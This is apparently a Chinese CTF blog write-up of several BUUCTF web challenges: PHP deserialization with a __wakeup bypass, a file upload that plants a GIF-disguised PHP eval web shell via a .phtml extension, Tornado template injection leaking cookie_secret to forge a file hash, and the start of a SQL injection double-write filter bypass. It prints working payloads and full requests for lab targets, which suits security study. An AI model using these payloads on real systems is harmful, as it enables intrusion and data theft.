可以发现整体逻辑就是index.php接受了一个select参数然后将其反序列化（基础知识看这），而calss.php是如果password=100，username=admin，在执行__destruct()的时候可以获得flag，所以我们需要达成这些要求，这个wakeup看起来就很不友善，会把你的admin给改掉,那么调用过程是什么呢


> _wekup()函数是在反序列化操作时，unserialize()函数会先检查有没有存在一个名为 __wakeup()的函数，如果存在，先执行 __wakeup()

而__destruct()则是析构函数

> 在 PHP 中有一种垃圾回收机制，当对象不能被访问时就会自动启动垃圾回收机制，收回对象占用的内存空间。而析构函数正是在垃圾回收机制回收对象之前调用的。

那么就是说这个class.php的全部内容都会在传入select参数后进行调用，只要传入一个序列化后的类，销毁时就会自动执行，我们先用php声明一个类并且进行序列化，推荐在本地安装php环境，如果嫌麻烦一定要选一个比较好的在线环境，推荐这个网站有的网站垃圾运行出乱码，还以为是自己的代码写的有问题
用下面这段代码运行出来

```php
<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));

?>
```



得到这个 O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;} 通过输入这个反序列化时符合条件就能输出flag，但是wakeup函数显然需要绕过，有个很简单的漏洞在这


> 在反序列化字符串时，属性个数的值大于实际属性个数时，会跳过 __wakeup()函数的执行

我们首先要知道序列化的字段分别代表是什么意思，这篇 说的太透彻了，网上其它的讲这个字段意思的都是答非所问，服了，总之，改下参数个数看看行不行

```
O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

测试

```
payload=?select=O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```




好像不太行，这里有个新知识,是关于类里面的私有变量的

> private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0的前缀。字符串长度也包括所加前缀的长度

由于这两个变量是私有变量，所以要修改一下payload

```
payload=?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

出了




还不错，学了个新知识，虽然有点晚了


[ACTF2020 新生赛]Upload

应该还是个文件上传题目，打开界面，神神秘秘的

按照常规先看源码，没什么问题，那就先传一个正常的jpg，看能不能传上去



正常的图片是能够传上去的，而且还给了上传路径，访问一下这个路径



看来是真的传上去了，下面直接一句话木马的常规流程开始测试，大概流程如下

> 1、直接一句话木马
> 2、改后缀绕过
> 3、改文件类型
> 4、改文件头


先一梭子下去，不行再另外找办法，先直接一句话木马的php

前端有过滤，这个时候直接在本地改为jpg再抓包改为php绕过前端过滤，这样文件类型和后缀都改了，但是得到回显

看来是文件头的问题，但是加了个头还是不行，那就改后缀吧，反正搞来搞去就这些东西，具体后缀怎么改可以参考我的上一篇，这里试来试去只有phtml可以，跟上面一题一样

```
POST / HTTP/1.1
Host: 76244caf-3598-41c3-a6f6-cd079573214e.node4.buuoj.cn:81
Content-Length: 327
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://76244caf-3598-41c3-a6f6-cd079573214e.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZkVh8WARiMD0qVQV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
Referer: http://76244caf-3598-41c3-a6f6-cd079573214e.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryZkVh8WARiMD0qVQV
Content-Disposition: form-data; name="upload_file"; filename="yijvhua.phtml"
Content-Type: image/gif

GIF89a
<?php @eval($_POST['cmd']) ?>
------WebKitFormBoundaryZkVh8WARiMD0qVQV
Content-Disposition: form-data; name="submit"

upload
------WebKitFormBoundaryZkVh8WARiMD0qVQV--

CSDN @dra_p0p3n
```

上传成功，去连指定路径




拿到flag


这题比上次那个还简单

[护网杯 2018]easy_tornado

咱英语也不好，看不懂这题目是啥意思，查一查



好吧，还是不懂，直接开始做题吧




/flag.txt
/welcome.txt
/hints.txt

看到三个目录，分别打开一看,写着如下内容


> flag in /fllllllllllag
> render
> md5(cookie_secret+md5(filename))

可以观察其请求头



/flag.txt
flag in /fllllllllllag

后面有个filehash，相当于进行了一个验证操作，假如直接访问flag文件而不带这个hash，就会如下



Error


这也是一个安全机制，经过昨天的研究，原来是一个模板题，因为看到了render这个渲染函数，具体网页模板相关的知识可以看看**这个博客**算是写的最入门的了，模板解决的就是前后端分离的问题，方便进行编程，就相当于解决了为了前端界面响应而困扰我这个本科生的php进行echo html语句的愚蠢操作，前端也可以进行响应式的操作，动态变化，而前端文档又可以相对固定不变，这个渲染函数就是将后端对应的变量映射到前端上去，实现前端的动态变化，而这个模板写的不谨慎，将用户输入直接当作模板内容的时候就会造成一些危险
其实我的理解模板注入跟xss差不多，只是一个是用户输入代码当做js执行，一个被当作模板进行渲染，都会造成预期之外的结果，这里做个模拟。
假设前端源代码不需要内容
后端的代码为

```php
<?php
    require_once(dirname(__FILE__).'Autoloader.php');
    Twig_Autoloader::register(true);
    $twig = new Twig_Environment(new Twig_Loader_String());
    $output = $twig->render("Hello {$_GET['name']}"); // 将用户输入作为模版内容的一部分
    echo $output;
?>
```

这个时候用户输入就会被重新渲染，输出一些意料之外的结果，如果未过滤，xss也是可行的
接着看题，msg=error是判定失败的跳转，这里输入什么就输出什么,先尝试一波xss，似乎有过滤

ORZ

再看看模板注入,同样也被过滤了



ORZ


这里我们的目的是获得cookie_secret,这里就有个知识点需要掌握

> 在tornado模板中，存在一些可以访问的快速对象,这里用到的是handler.settings，handler 指向RequestHandler，而RequestHandler.settings又指向self.application.settings，所以handler.settings就指向RequestHandler.application.settings了，这里面就是我们的一些环境变量

也就是在后端有些直接可以通过模板访问到的变量，也可以看作全局变量吧，cookie_secret就是其中之一，听起来有点绕，但是目的就是为了找到我们需要的这个变量的位置，这个地方的原理参见这个博客
总之，看懂之后构造payload

```
payload=error?msg={{handler.settings}}
```


获得secret_cookie



然后按照它的步骤与文件名一起进行md5

```
import hashlib
def md5(s):
 md5 = hashlib.md5()
 md5.update(s.encode("utf8"))
 return md5.hexdigest()
filename = '/fllllllllllllag'
cookie_secret = '562de4e0-c8ba-465f-8c69-03ddf7e5faf7'
print(md5(cookie_secret+md5(filename)))
```

得到结果




再按照格式访问,即可得到flag

这个题主要的难点就是在模板注入参数的寻找上，需要知道其位置与名字才能够注入出来，这也是一种全新题型，认真学习


[极客大挑战 2019]BabySQL

又是个sql注入，不过sql注入确实在实际应用中还是很有用的，值得学习


这个网站三连了，第一次是万能密码，第二次是联合查询注入，这次是什么呢,先来个万能密码试一试



这次竟然报错了



但是可以注意到，我们输入的or不见了，应该正是因为这个才会报错的,同理，我们发现使用union select 同样会报错，这两个字段都被过滤了




这里猜测是有替换函数将指定字段换成了空导致的，对付这种不是强正则匹配的方式很简单，双写绕过即可，构造payload

```
payload=1' ununionion seselectlect 1,2,3#
```

